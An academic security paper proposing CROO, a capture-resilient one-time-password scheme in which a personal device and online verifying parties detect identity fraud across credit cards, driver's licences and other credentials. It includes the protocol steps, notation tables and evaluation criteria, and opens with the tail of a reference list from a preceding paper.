16. Kirda, E., Krügel, C., Vigna, G., Jovanovic, N.: Noxes: a client-side solution for mitigating cross-site scripting attacks, pp. 330–337 (2006)
17. Kormann, D., Rubin, A.: Risks of the Passport single sign-on protocol. Computer Networks 33(1–6), 51–58 (2000)
18. Krawczyk, H.: The order of encryption and authentication for protecting communications (or: How secure is SSL?). In: Kilian, J. (ed.) CRYPTO 2001. LNCS, vol. 2139, pp. 310–331. Springer, Heidelberg (2001)
19. Pfitzmann, B., Waidner, M.: A model for asynchronous reactive systems and its application to secure message transmission. In: IEEE Symposium on Security and Privacy, pp. 184–200 (2001)
20. Pfitzmann, B., Waidner, M.: Analysis of liberty single-signon with enabled clients. IEEE Internet Computing 7(6), 38–44 (2003)
21. Shoup, V.: OAEP reconsidered. J. Cryptology 15(4), 223–249 (2002)
22. Stamm, S., Ramzan, Z., Jakobsson, M.: Drive-by pharming, pp. 495–506 (2007)
23. Stuart Schechter, A.O., Dhamija, R., Fischer, I.: The emperor's new security indicators. In: Symposium on Security and Privacy. IEEE Computer Society, Los Alamitos (2007)
24. W3C. Document object model (DOM) (2005), http://www.w3.org/DOM

CROO: A Universal Infrastructure and Protocol to Detect Identity Fraud

D. Nali and P.C. van Oorschot

School of Computer Science, Carleton University, Ottawa, Canada

Abstract. Identity fraud (IDF) may be defined as unauthorized exploitation of credential information through the use of false identity. We propose `CROO`, a universal (i.e. generic) infrastructure and protocol to either prevent IDF (by detecting attempts thereof), or limit its consequences (by identifying cases of previously undetected IDF). `CROO` is a capture resilient one-time password scheme, whereby each user must carry a personal trusted device used to generate one-time passwords (OTPs) verified by online trusted parties. Multiple trusted parties may be used for increased scalability. OTPs can be used regardless of a transaction's purpose (e.g. user authentication or financial payment), associated credentials, and online or on-site nature; this makes `CROO` a universal scheme. OTPs are not sent in cleartext; they are used as keys to compute MACs of hashed transaction information, in a manner allowing OTP-verifying parties to confirm that given user credentials (i.e. OTP-keyed MACs) correspond to claimed hashed transaction details. Hashing transaction details increases user privacy. Each OTP is generated from a PIN-encrypted non-verifiable key; this makes users' devices resilient to off-line PIN-guessing attacks. `CROO`'s credentials can be formatted as existing user credentials (e.g. credit cards or driver's licenses).

1 Introduction

We informally define identity fraud (IDF)[1] as unauthorized exploitation of extracted credential information (e.g. identification passwords, driver's licence numbers, and credit card numbers) involving some form of impersonation or misrepresentation of identity. A 2005 survey [25] reported that over 9 million Americans (i.e. one in 23 American adults) were IDF victims in 2004, corresponding to a total annual cost of $51.4 billion and a median cost of $750 per victim. The motivation behind IDF is multifaceted and the possible damages are diverse (including, e.g., loss of privacy, worry and fear, financial loss, time loss, denial of service,[2] and public discredit).

[1] We prefer this term over "identity theft" (IDT), although both have often been used [6,9,17]. The term theft seems to suggest that victims are "deprived" of their identity, which is not always true, nor our focus.

[2] IDF victims have been arrested due to fraud committed by their impersonators under the victims' names.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 130–145, 2008.

In the academic literature, there are relatively few proposals addressing IDF. Most focus on prevention of credential information extraction. (See, e.g. [3,4,14,26], for countermeasures to phishing or key logging.) We are aware of only one non-application-specific academic proposal addressing generic IDF [31], which, as presented, has limitations including restriction to on-site (vs. online) transactions and loss of user location privacy (users are geographically tracked).

In this paper, we focus on IDF involving real (vs. fictitious) people's identities. We also include consideration of IDF involving newly created credentials (e.g. credit, health, and building access cards) obtained by fraudsters in their victims' names, because this type of IDF currently seems difficult to detect. Our focus is on the *generic* IDF problem, and we seek a universal IDF solution, i.e. one which works for both remote and on-site transactions, and is neither application-specific, nor restricted to instances (of the generic IDF problem) associated with one class of credential tokens (e.g. credit cards). Credential-specific solutions are potentially what individual applications' (e.g. credit card) vendors are likely to propose; we believe end-users will find universal solutions both more usable (when considered across all applications), and less costly in terms of personal time. One might also argue that, for overall economic reasons, an IDF solution detecting driver's license and health/debit/credit card-based forms of IDF is more likely to be adopted and accepted by card bearers and state and financial institutions than solutions which only detect one of these forms of IDF. While we deal with architectural problems associated with the design of privacy-preserving credential management systems, our primary focus is not the privacy aspect of such systems, but their fraud detection capability. Similarly, we do not aim to solve the bootstrap problem of human identification at the time when credentials are issued to people. Instead, we assume that trusted parties exist that can identify legitimate users (e.g. using out-of-band mechanisms), and we focus on the detection of fraudulent uses of credentials.

We propose a universal infrastructure and protocol for IDF detection, which we call `CROO` (`C`apture `R`esilient `O`nline `O`ne-time password scheme). Each user must carry a personal device used to generate one-time passwords (OTPs) verified by online trusted parties. These OTP generation and verification procedures are universal, in the sense that they can be associated with any user transaction, regardless of the transaction's purpose (e.g. user identification, user authentication, or financial payment), associated credentials (e.g. driver's license or credit card), and online or on-site (e.g. point-of-sale) nature. For increased scalablity, multiple OTP verification parties may be used (see §2.5). OTPs are not sent in cleartext; they are used as keys to compute MACs of hashed unique transaction information (e.g. list of bought items). This allows OTP-verifying parties to confirm that given user credentials (i.e. OTP-based MACs) correspond to claimed hashed transaction details. Hashing transaction information increases user privacy. Online OTP-verifying parties detect IDF when OTPs of received user credentials or the associated transaction information do not have expected values. Each OTP is generated from a high-entropy non-verifiable text [19] encrypted using a key derived from a user-chosen PIN; hence, possession of a user's personal device (or clone thereof) does not suffice to confirm guesses of the associated PIN, to recover the associated non-verifiable key, and generate correct OTPs. Since OTPs can only be verified by online parties, the proposed scheme turns off-line PIN guessing attacks against stolen or cloned personal devices into online OTP-guessing attacks that can be easily detected by online parties.

CROO provides means to both prevent IDF (by detecting IDF attempts), and limit its consequences when sophisticated IDF attacks have bypassed the aforementioned preventive measures. Limiting the consequences of IDF is of use when a fraudster has acquired a user's PIN, stolen the user's personal device, and used the device to generate correct OTPs for unauthorized transactions. Another interesting aspect of CROO is that it requires few changes to existing credential processing protocols: users continue to interact with relying parties; relying parties continue to interact with users and card issuers; and the proposed OTP-based user credentials can be customized to follow existing formats (e.g. the credit card numbering format). To achieve this, CROO requires card issuers to interact with both relying parties and proposed online OTP-verifying parties. For space and processing speed efficiency, CROO employs MACs (vs. encryption or public-key signature) to generate user credentials. From a practical standpoint, users employ personal devices to generate OTP-based credentials which can be used in the same way existing credentials are used. To generate OTPs, personal devices must receive transaction details (e.g. a dollar amount and relying party's identifier). These details can be communicated either by manual keyboard entry, or via short-range wireless communication with local terminals (e.g. by waiving the personal device before a transceiver linked to a local terminal).

CROO relies on malware-free personal devices in which secrets used to generate OTPs are stored. As others [8,22], we believe that, in the near future, a subset of deployed personal devices will meet this requirement, possibly as a result of initiatives such as the Trusted Computing Group [2].

Contributions. The proposal of a universal infrastructure and protocol for addressing IDF is our main contribution. *Universal* here means designed to be simultaneously used with multiple classes of user transactions, i.e. regardless of transactions' applications, on-site or remote nature, purposes, attributes, and associated credentials. We analyze the proposed scheme using criteria grouped into categories of usability, privacy, fraud detection, and communication security. The diversity and number of these criteria reflect the challenge in designing universal IDF detection systems.

Outline. §2 describes CROO. §3 presents evaluation criteria to facilitate analysis and comparison of CROO with other proposals. §4 discusses related work. §5 concludes the paper.

2 Infrastructure and Protocol for IDF Detection

This section describes CROO, an infrastructure and protocol for IDF detection.

2.1 Fundamental Definitions

Before presenting CROO, we define a few terms related to IDF. In this paper: *identity* (ID) denotes a collection of characteristics by which a person is known (an individual may have more than one identity); *identifier* refers to any label assigned to an identity to distinguish this identity from other identities; *credential information* (*cred-info*) denotes information (or a piece thereof) presented by a party to either gain privileges or goods, or to support the veracity of an identity-related claim made by this party; and *credential token* (*cred-token*) refers to an object (tangible or electronic) on which cred-info is recorded.

2.2 Architectural Components

Parties. Let I be a party that issues cred-tokens and authorizes, when needed, the execution of operations associated with cred-tokens issued by I. (For example, I may be a credit card company that issues credit cards and authorizes payments made with these cards.) Let F be a party that monitors the use of cred-tokens, and can assign identifiers to a person U. (In some practical instantiations, F may be a sub-component of party I, and/or the two may be co-located.) Assume that I issues a cred-token C_U to U, and let R be a party that provides goods or services to any person or organisation A, when the following conditions are satisfied: (1) A presents to R either certain cred-tokens (e.g. a credit card) or pieces of cred-info (e.g. a credit card number and a name); and (2) either the items presented to R grant A required privileges, or confirm that A has required attributes (e.g. is of a certain age).

Personal Device. U acquires a personal trusted computing device D_U equipped both with an input/output user interface and capability to communicate via a standard short range wireless (SRW) channel (e.g. an NFC-[3] or Bluetooth-enabled cell phone, if suitable as a trusted computing platform, or a small special-purpose device usable for multi-application IDF prevention and detection.) Any communication between D_U and F, R, or I is over the SRW channel. When R is an online party in a web-transaction (rather than a physically present point of sale), then communication between D_U and R combines SRW communication between D_U and a PC, and Internet-based communication between this PC and R. If D_U uses NFC to communicate with other devices, then U simply needs to waive D_U before these devices for communication to take place. As a fall-back measure, when no electronic (e.g. NFC-based) SRW channel can be used by D_U to communicate with other devices, a manual or oral communication channel may be used, whereby U manually or orally (e.g. in the case of phone-call-based transactions) communicates information needed or output by D_U.

[3] NFC [7] enables wireless communication between devices in very close (e.g. less than 10cm) proximity.

2.3 IDF Detection Protocol

The IDF detection protocol consists of an Initialization protocol and a Transaction protocol. The notation of Table 1 is henceforth used. Table 2 summarizes the Transaction protocol.

Initialization

1. I provides U with C_U.
2. U appears before (or engages in an audiovisual phone conversation with) F to allow F to verify that U is who she claims to be.[4] This is done using standard (e.g. out-of-band) techniques. If F is not convinced of U's identity, the `Initialization` procedure is aborted. Otherwise:
3. F generates and provides U with (s_U,$k^{(n)}$, n, ID_U). F also sets an ID_U-specific counter i to 0.
4. U chooses and memorizes a PIN p_U, and inputs (s_U,$k^{(n)}$, n, ID_U) in D_U. D_U generates a d_2-bit nonce q, and computes $\{s_U, k^{(n)}, q\}^{\hat{p}}$ (i.e. symmetrically encrypts (s_U, $k^{(n)}$, q) with a key $\hat{p_U}$ derived from p_U and a secure symmetric encryption scheme e.g. AES-128 in CBC mode). Then D_U stores the ciphertext locally, sets to 0 a counter i, and erases p_U and $\hat{p_U}$ from its memory.
5. U sends ID_U to I, and indicates to I that F monitors C_U, and C_U must be paired with ID_U. U also provides I with D_U's number if D_U is a mobile phone. I links ID_U, C_U, and D_U's number if applicable.
6. I and F (respectively R and I) acquire cryptographic material required to establish secure channels between each other (e.g. by exchanging each other's public-key certificate). Throughout the paper, *secure channels* denote communication channels providing confidentiality, integrity, bi-directional authenticity, and message-replay protection for a chosen time frame (e.g. by storing cryptogrpahic hashes of all messages received in the last hour).

Transaction

1. R sends z to D_U.
2. D_U displays z to U, and U inputs p_U in D_U. Let i be the value stored by D_U. D_U computes $k^{(i)}$ (see Table 1) and $v = G(f_{k^{(\ )}}(h(z)))$. Then, D_U increments i, and sends (ID_U, v) to R.
3. Upon receiving (ID_U, v), R sends (ID_U, v, z) to I, over a secure channel.
4. Upon receiving (ID_U, v, z), I sends $(ID_U, h(z), v)$ to F, over a secure channels.
5. Upon receiving $(ID_U, h(z), v)$, F uses ID_U to retrieve information required to compute $k^{(i)}$,[5] and checks wether $v = G(f_{k^{(\ )}}(h(z)))$. Then F computes the fraud status variable S_z as follows: (a) if $v = G(f_{k^{(\ )}}(h(z)))$, F sets $S_z = 0$; (b) if $v = G(f_{k^{(\ -\ )}}(h(z)))$ for some integer j such that $1 \leq j \leq d_4$, then F concludes that U has been impersonated, and sets $S_z = 1$. (c)

[4] Instead, U may visit a trusted representative of F. However, for simplicity, we henceforth assume that U visits F.

[5] e.g. i and $k^{(n)}$, or i and $k^{(i+d_4)}$ if $i + d_4 \leq n$ and $k^{(i+d_4)}$ was stored by F to speed up the computation of $k^{(i)}$.

Table 1. Notational Overview

Symbol	Explanation
$\{d_i\}_{i=1}^6$	Length parameters. E.g. $d_1 \geq 4$, $d_2 = 160$, $d_3 = 128$, $10 \geq d_4 \geq 5$, $d_5 = 36$, $d_6 = 72$.
n	Number (e.g. 10,000) of cred-tokens or pieces of cred-info monitored by F per user. When F has monitored n transactions for U, Steps A and B of the Fraud Recovery protocol are executed.
C_U	Cred-token issued to U by I.
ID_U	Unique temporary identifier assigned to U by F, e.g. a bit string, or U's name and postal address.
p_U	d_1-digit PIN chosen and memorized by U.
s_U	d_2-bit secret random salts generated by F.
$\hat{p_U}$	Symmetric key derived from p_U (e.g. first d_3 bits of $h(p_U)$).
h	Cryptographic hash function (e.g. SHA-1) with d_2-bit image elements.
f	MAC (e.g. SHA-1-HMAC) with co-domain elements of same bit length as s_U.
$k^{(j)}$	j^{th} d_2-bit one-time password. $k^{(n)}$ is a random secret d_2-bit string generated by F. $k^{(j)} = h(s_U, k^{(j+1)})$ for $j = n-1, n-2, \cdots, 0$.
z	Transaction details (e.g. timestamp, dollar value, and R's 10-digit phone number).
G	Function which, given a d_2-bit string (equal to $f_{k^{(\,)}}(h(z))$ in the Transaction Protocol), constructs a well-formatted d_6-bit string allowing R to determine the issuer I to which $G(x)$ is intended, and such that $\lvert G(\{0,1\}^{d_2})\rvert$ is d_5 bits. E.g., if (a, b) denotes the concatenation of two strings a and b, one can define $G(x) = (y_1, y_2, y_3, y_4)$, where y_1 is a 6-digit identifier of I, y_3 is a single-digit check code, and y_4 is a 3-digit verification code such that $(y_2, y_4) = x \; mod \; 10^{11}$ and (y_1, y_2, y_3) is a syntactically-valid credit-card number (CCN); in this case, $G(x)$ is akin to the concatenation of a 15-digit CCN (y_1, y_2, y_3) with a 3-digit verification code y_4. In the transaction protocol, $G(x)$ is either manually input by U in a local terminal, or automatically transferred thereto via NFC as U waives D_U before a receiver.
S_z	Fraud status issued by F for the transaction associated with z.
A_z	Receipt issued by I concerning the transaction associated with z.

Table 2. Transaction Fraud Verification Protocol

	U		D_U		R		I		F	**Messages Sent**
1.				$\leftarrow$						z
2.		$\leftarrow$								z
2.		$\rightarrow$								p_U
3.				$\rightarrow$						(ID_U, v), where $v = G(f_{k^{(\,)}}(h(z)))$
4.						$\rightarrow$				(ID_U, v, z)
5.								$\rightarrow$		$(ID_U, h(z), v)$
6.								$\leftarrow$		$(ID_U, h(z), S_z)$
7.						$\leftarrow$				$(h(z), A_z)$

otherwise, F proceeds as follows: (c1) if the values v of tuples $(ID_U, h(z), v)$ received by F have been incorrect for more than a small number of times (e.g. 5 or 10), within a F-chosen time period, then F concludes that U's cred-tokens are currently under attack, and F sets $S_z = 2$;[6] (c2) otherwise, F sets $S_z = 3$. Then F sends back $(ID_U, h(z), S_z)$ to I over the channel from which $(ID_U, h(z), v)$ was just received.

6. Upon receiving $(ID_U, h(z), S_z)$, I uses ID_U to retrieve C_U, and proceeds as follows: if $S_z = 0$, I uses C_U to process the transaction request (ID_U, v, z) according to I-chosen business rules (e.g. z includes a very recent time stamp and sufficiently low dollar amount, or, when CROO is used for authentication only, z is an authentication request including a nonce), and sets $A_z = 0$; if $S_z = 1$, I sets $A_z = 1$, and follows a predefined procedure (e.g. I may directly notify U by calling D_U if D_U is a mobile phone); if $S_z = 2$, I sets $A_z = 1$, and follows another predefined procedure (e.g. I may temporarily declare all uses of cred-info associated with ID_U as fraudulent); if $S_z = 3$, I sets $A_z = 1$, and follows yet another predefined procedure (e.g. I may not do anything). Then I sends $(h(z), A_z)$ to R using the channel from which $(ID_U, h(z), v)$ was sent.
7. Upon receiving $(h(z), A_z)$, R proceeds as follows: if $A_z = 0$, R provides U with the expected goods or services; otherwise, R notifies U that the transaction was not successful, and issues a receipt to U mentioning that the given transaction failed.

Fraud Recovery. Upon suspecting that she has been impersonated,[7] U either phones or goes to F in person. Then, the following steps A and B are executed. (A) F verifies U's claimed identity (e.g. using out-of-band procedures),[8] and proceeds as follows. (B) F resets U's counter i to 0; U obtains new $(s_U, k^{(n)}, n)$ from F, and chooses and memorizes a new p_U; D_U generates a d_2-bit nonce q, computes $\{s_U, k^{(n)}, q\}^{\hat{p}}$ and stores the result on D_U; D_U also sets to 0 the counter i, and erases p_U and $\hat{p_U}$ from its memory.

2.4 Concrete Examples of CROO

Driver's License. A real-world instantiation of CROO could be as follows: I is a state agency that issues drivers' licences; R is a bank; U is a person to whom I issues a driver's licence C_U; F is a state agency that specializes in the detection of fraud involving state-issued cred-tokens; D_U is a cell phone communicating with on-site terminals via NFC. (When validation of driver's licence information (e.g. for credit card issuing) does not currently involve online check with a trusted

[6] Step 5(c1) requires F to store a counter indicating the number of times the associated condition has been satisfied over a chosen time period. This counter must be set to 0 when S_z is set to 0 or 1 while processing a request associated with ID_U.

[7] Such suspicion may come to U from reviewing personal transaction reports.

[8] If fraud recovery is initiated more than a predefined number of times in a given time-frame, F may engage in more thorough authentication of U (e.g. via in-person thorough interviews by representatives of F).

party, this instantiation of our (online) proposal may be used to better detect driver's license-related IDF.)

Credit Card. As a second example, CROO can be instantiated with the following parties: I is a credit card company; R is an online merchant; U is a legitimate customer of I to whom I issues a credit card C_U; F is a credit bureau; and D_U is a cell phone equipped with a software application facilitating web-based online commerce via PCs; transaction details (e.g. dollar amount and R's identifier) are manually input by U into D_U; D_U displays v, and U manually inputs v (formatted as a credit card number with a 3-digit verification code) into a local PC used for web transactions.

2.5 Extensions

CROO is flexible with respect to the number of credential issuers I and the number of fraud detection parties F. In other words, U may have cred-tokens issued by different parties I, and these parties may rely on different fraud detecting parties F. For example, fraud detecting parties may be peculiar to particular applications or contexts (e.g. financial or government-oriented services). In some cases, however, it may be simpler to associate all the cred-tokens of a user with a single fraud detecting party, even though this party might not be the same for all users (e.g. for scalability purposes). The advantage of using a single fraud detecting party for all cred-tokens of a user is that when fraud is committed with any of this user's cred-tokens, this instance of fraud is detected the next time the user utilizes any of its cred-tokens. This is due to the fact that each one-time password is not bound with a particular cred-token, but with a user and the party that validates this OTP. In other words, one-time passwords are used across cred-tokens and cred-info thereon. Another extension of CROO consists in asking users (say U) to memorize different PINs for different groups of cred-tokens; if a PIN is guessed by an attacker, the cred-tokens associated with PINs that have not been guessed may still be used by U, and the OTPs associated with the non-guessed PINs are not temporarily declared as fraudulent.

3 Evaluation Criteria for Universal ID Fraud Solutions

This section discusses evaluation properties for analysis and comparison of the proposed CROO protocol (henceforth denoted S, for scheme) with others. We are primarily interested in conveying an understanding of S's usability, privacy, and security characteristics (using practical criteria presented below), rather than algebraically "proving" the security of S. Security- and privacy-related requirements of CROO are discussed in an extended version of this paper [24], as well as a preliminary mathematical security analysis of a simplified version of CROO. Devising realistic mathematical models and formal proofs which provide tangible guarantees in real-world deployments remains a challenge for us and others [16,15].

We aim to provide criteria that can be used to evaluate the effectiveness of the proposed IDF detection scheme. We consider criteria under four categories: usability, privacy-preserving capability (i.e. ability of users to control access to their cp-info), fraud detection capability (i.e. capability to detect IDF attempts or cases in which IDF has been committed without being detected), and communication security (e.g. protection against man-in-the-middle attacks). Presented below, these criteria are not exhaustive, but rather what we hope is a useful step towards an accepted set of criteria to evaluate universal IDF solutions.

The following notation is used: I is any legitimate credential issuer; U is a user (person); x_U is a cred-token or cred-info issued by I to a person believed to be U; $x_U{}^*$ denotes x_U and/or any clones thereof; and R is a (relying) party whose goal is either to verify claims made by, or provide goods/services to, any party A, provided A demonstrates knowledge of appropriate secret information, or shows possession of certain cred-tokens or cred-info that are both valid and not flagged as fraudulent. Moreover, terms denoted by † can further be qualified by "instantly" or "within some useful time period".

Notation ✓ (resp. ✗) indicates that S meets (resp. does not meet) the associated criterion. Notation ✓✗ indicates that the associated criterion is partially met by S. Due to space limitations, details of the evaluation claims are presented in an extended version of this paper [24].

Usability Evaluation Criteria

✓ **U1.** *No Requirement to Memorize Multiple Passwords. S* does not require U to memorize cred-token-specific or application-specific passwords.

✓✗ **U2.** *No Requirement to Acquire Extra Devices. S* does not require U to acquire extra devices (e.g. computers, cell phones, memory drives).[9]

✓✗ **U3.** *No Requirement for Users to Carry Extra Devices. S* does not require U to carry extra personal devices (e.g. cell phone).

✓✗ **U4.** *Easy Transition from Current Processes. S* does not require U to significantly change current processes to which U is accustomed (e.g. by not requiring extra mental or dexterous effort from U). For example, U is likely used to entering a PIN when using bank cards (vs. having an eye scanned).

✓ **U5.** *Support for Online Transactions. S* detects instances of attempted and/or committed but previously undetected IDF for online (e.g. web) transactions.

✓ **U6.** *Support for On-Site Transactions. S* detects instances of attempted and/or committed but previously undetected IDF for on-site (e.g. point-of-sale) transactions.

✓ **U7.** *Convenience of Fraud Flagging Procedures.* When IDF has been detected (e.g. by a user or system), S provides a convenient mechanism to flag the appropriate cred-tokens as fraudulent. For example, S may enable U to interact with only one party to flag, as fraudulent, any of her cred-tokens.

✓ **U8.** *Suitability for Fixed Users. S* can be used by fixed users (i.e. who carry out transactions from a constant geographic location).

[9] S may require U to load new software on an existing general-purpose device (e.g. cell phone).

- ✓ **U9.** *Convenience of Fraud Recovery Procedures.* When U suffers IDF, S allows U to easily recover. For example, S may enable U to interact with only one party to obtain new cred-tokens that can be used thereafter, without having to obtain new cred-tokens from a number of credential issuers. Alternatively, S may enable U to interact with only one party that allows her to both continue to use her cred-tokens, and have the assurance that the use of any clones of her cred-tokens will be detected as fraudulent.
- ✗ **U10.** *Support for Transactions Involving Off-line Relying Parties.* S detects instances of attempted and/or committed but previously undetected IDF even if R is not able to communicate, in real time, with other parties (e.g. I and F).
- ✗ **U11.** *Support for Use of Multiple Credentials in a Single Transaction.* S enables the use of multiple pieces of cred-info in a single transaction.

Privacy Evaluation Criteria

- ✓✗ **P1.** *No Disclosure of User Location.* S does not disclose U's location information, e.g. to multiple entities, or an entity that shares it with other parties.
- ✓✗ **P2.** *No Disclosure of User Activity.* S does not disclose transaction details regarding U's activity (e.g. what U has bought, and when or where this was done).
- ✓ **P3.** *No Disclosure of User Capabilities.* S does not reveal what hardware or software capabilities (e.g. digital camera or printer) U has.
- ✓ **P4.** *No Disclosure of User's Private Information.* S does not reveal private (e.g. medical or financial) user information.

Fraud Detection Evaluation Criteria

- ✓ **D1.** *Determination of Credential Use.* U and I know† when x_U* is used.
- ✓ **D2.** *Control on Credential Use.* U and I can control† the use of x_U* (i.e. approve or reject each use thereof).
- ✓ **D3.** *Detection of Illegitimate Credential Holder.* When x_U* is presented to R, then U, I, and R can determine whether x_U*'s holder is authorized to hold x_U*. This credential holder legitimacy check might be based on the possession of a specified token, the knowledge of a memorized secret, the presentation of inherent biometric features, the proof of current geographic location, or some other criterion.
- ✓✗ **D4.** *Determination of Credential Use Context.* U and I can determine† in which context (e.g. R's identity, network location, and geographic location) x_U* is used.[10]
- ✓✗ **D5.** *Verification of R's Entitlement to View Credential.* U and I can determine† whether R is a party to which x_U* is authorized to be shown for specified purposes (e.g. the delivery of cred-tokens, goods, or services).
- ✓ **D6.** *Entitlement Verification of Credential Holder's Claimed ID.* R and I can determine† whether x_U* is associated with its holder's claimed identity.[11]

[10] Note that this criterion may adversely affect user privacy.

[11] For example, x_U*'s holder may claim to be *Joe Dalton* while x_U* was issued to *Lucky Luke*. This is different from the situation in which x_U's holder pretends to be Lucky Luke (see D3).

- ✓ **D7.** *Fraud Flagging of Credentials.* S allows authorized parties (e.g. U and I) to flag x_U as fraudulent (i.e. indicate in a trusted accessible database that, for a specified period, all uses of x_U* are fraudulent).
- ✓ **D8.** *Verification of Credential Fraud Flag.* R can know whether x_U* is currently flagged as fraudulent.
- ✓ **D9.***Detection of Clone Usage.* R (resp. I) can distinguish† x_U from its clones whenever the latter are presented to R (resp. I).
- ✗ **D10.** *Detection of Credential Cloning.* U and I can detect† that x_U* is cloned.
- ✗ **D11.** *Detection of Credential Theft.* U and I can detect† that x_U is stolen from U.
- ✓ **D12.***Determination of Malicious Fraud Claims.* I can determine† whether U is honest when claiming that x_U* has been used without proper authorization.

Communication Security Evaluation Criteria

- ✓ **C1.** *Protection Against Physical Exposure of x_U*.* S protects x_U* from being visually captured (e.g. via shoulder surfing) by unauthorized parties, without requiring U's conscious cooperation.
- ✓ **C2.** *Protection Against Digital Exposure of x_U*.* If x_U* is cred-info, S protects x_U* from being accessed by unauthorized parties using computer systems. For example, S may protect x_U* from being captured in an intelligible form when x_U* is communicated over untrusted channels (e.g. the Internet).
- ✓ **C3.** *Protection Against Replay Attacks.* S prevents (or reduces to a negligible proportion) reuse of electronic messages sent to impersonate U.
- ✓ **C4.** *Protection Against Man-In-The-Middle Attacks.* S prevents (or reduces to a negligible proportion) impersonation of U through tampering or injection of messages between parties used by S.
- ✗ **C5.** *Protection Against Denial of Service Attacks.* S prevents (or reduces to a negligible proportion) denial of services against U.

Specific applications may require that subsets of the proposed criteria be met (as best as possible), but universal IDF solutions may be required to meet many or even all criteria. For practical purposes, instant detection of credential cloning and theft (see D10 and D11) might be optional for universal IDF solutions; the existence of cloned cred-tokens may be more difficult to detect (with current technologies) than their use.

Based on the above criteria, CROO is expected[12] to provide usability benefits for both users and relying parties; to detect IDF attempts; to identify cases of committed yet previously undetected IDF; and to be resistant to a number of communication-based attacks (e.g. replay and man-in-the-middle attacks, including phishing and PC-based key logging). Two limitations of CROO are: its inability to detect cases in which legitimate users perform transactions, and later repudiate them; and susceptibility to denial of service attacks against specific users, by attackers who have gathered sufficient and correct credential information.

[12] This design-level paper considers a number of theoretical and practical issues of IDF detection. We have not empirically confirmed our usability analysis through a prototype implementation, user lab, or field tests. This is left for future work.

4 Related Work and Comparison

The design of CROO involves consideration for various aspects including: IDF detection (before and after fraud); limitation of IDF consequences; methodological generality (universality); device capture resilience; and deployability. In the following paragraphs, we review work related to these aspects. A more extensive literature review is presented in an extended version of this paper [24].

Password-based Authentication. Static password schemes,[13] one-time password (OTP) schemes [18], password schemes resilient to shoulder surfing attacks [12,27], and schemes generating domain-specific passwords from a combination of single user-chosen passwords and multiple domain-specific keys [26,11] can all be used to authenticate users and thereby solve parts of the problem of phishing and/or IDF. Our scheme can be viewed as a careful combination of known and modified tools and techniques (e.g. cell phones, non-verifiable text [19], OTP-based authentication, and symmetric and asymmetric cryptography) to detect IDF.

Limited-Use Credit Card Numbers. Rubin and Wright [28] propose a scheme for off-line generation of limited-use (e.g. one-time) credit card (CC) numbers. While similar in some ways, CROO is universal, and is designed to counter device capture attacks (through the use of PIN-encrypted unverifiable keys). Singh and dos Santos [30] describe another scheme for off-line generation of limited-use credentials. Unlike our scheme, Singh and dos Santos' is not meant to be universal and counter device capture attacks. Shamir [29] describes a scheme to generate one-time CC numbers via an online interactive procedure whereby CC holders obtain these numbers from CC issuers. The number-generation procedure in Shamir's scheme can be automated using a plugin installed on user PCs. This does not (and is not meant to) counter attacks whereby users' browsers or PCs are compromised e.g. via PC-based virus infection or key-logging attacks. Molloy et al. [23] propose a scheme for off-line generation of limited-use credit card numbers; their scheme is susceptible to dictionary attacks on user passwords.

Limiting the Effect of Cryptographic Key Exposure. Public-key schemes [5] have been proposed to limit the effect of key exposure by decreasing the odds that unauthorized public-key signatures be issued. Just and van Oorschot [13] suggest a method to detect fraudulent cryptographic signatures. CROO addresses the more general problem of IDF committed with cloned cred-info.

Device Capture Resilience. The idea of capture resilience was suggested by Mackenzie et al. [20] to detect attempts of off-line password-guessing attacks on password-protected mobile devices, by requiring password-based user-to-device authentication to be mediated (and, *ergo*, detectable) by online servers. In addition to differences in the way user passwords are generated in CROO and these schemes, CROO generates, for easier deployability, user credentials which can be

[13] Including commonplace typed textual password mechanisms, and strengthened password schemes [1].

formatted as existing, typically low-entropy credentials (e.g. credit card numbers), while the aforementioned capture-resilient schemes use either high-entropy cryptographic keys or public-key encrypted PINs as user credentials.

OTP-Generating Tokens. Various companies (e.g. Aladdin, RSA and Mastercard) have developed variants of a scheme whereby hardware tokens or mobile device software are used to generate OTPs which are then manually input into PCs, in cleartext form, for remote user authentication and/or transaction authorization. Existing variants of this scheme are not (and not meant to be) simultaneously universal, usable without a vendor-specific hardware token, resilient to device capture, and immune to phishing and PC-based key-logging attacks whereby OTPs are copied and then used for unintended transactions.

IDF Detection via Location Corroboration and Personal Devices. Van Oorschot and Stubblebine [31] propose an IDF detection scheme for on-site transactions, whereby users' identity claims are corroborated with trusted claims of these users' location. Mannan and van Oorschot [21] propose an authentication protocol involving an independent personal device, and survey related schemes.

SET and Certificate-Based PKIs. SET [10] allows credit card (CC) holders to obtain goods or services from merchants without revealing their CC information to the latter. SET is not designed to be used for multiple classes of cred-tokens, nor does it specify methods to identify cases of committed yet undetected IDF. SET also employs user-specific (i.e. CC holder) private keys in a certificate-based public-key infrastructure (PKI); we favor the use of OTPs as user authentication secrets, mostly because their misuse can be subsequently detected and their misuse detection does not call for an associated notification to a potentially large population of parties relying on the validity of public-key certificates associated with compromised signing keys. SET also uses high-entropy user-keys, whereas, for easier deployability, CROO allows to format user-credentials as existing low-entropy credentials.

5 Concluding Remarks

We address the general problem of IDF. We propose criteria to characterize and compare instances of IDF, providing a framework to evaluate IDF solutions by examining the usability, privacy-preserving capability, fraud detection capability, and communication security of these solutions. We argue that complete IDF solutions should provide mechanisms that detect the use of compromised private credential information. Our proposed scheme (CROO) implements this idea without requiring the collection of private behavioral information (in contrast to statistical anomaly-based fraud detection schemes used, e.g., by banks to detect credit card fraud). CROO associates each use of credential information with a one-time password verified by an online trusted party F. F need not be the same for all users (thus improving scalability). An important feature of CROO is its universal nature, i.e. it is designed to simultaneously be used with multiple classes of applications and credential tokens, in both online and on-site transactions.

CROO's user credentials can be formatted as existing user credentials, thereby making potentially easier the adoption of the proposed scheme. CROO also allows each IDF victim to continue to use her credential tokens (e.g. credit cards) provided she uses her portable trusted device to send new one-time password setup information to F. This feature can be useful when it is preferable (e.g. for time efficiency, convenience, or lack of alternative options) to continue to use credential tokens, even though they have been cloned, rather than obtaining new ones. This is appealing in cases in which it takes less time to go in person to a single local party F (e.g. a trusted government agency's office) to give new OTP setup information, than having social security numbers replaced, or obtaining new credit cards by postal mail. We encourage work on mathematical models that help evaluate IDF detection schemes, but note the challenge of generating *realistic* models (particularly for universal schemes). We also encourage further exploration in the design of schemes that detect fraudulent uses of compromised authentication keys.

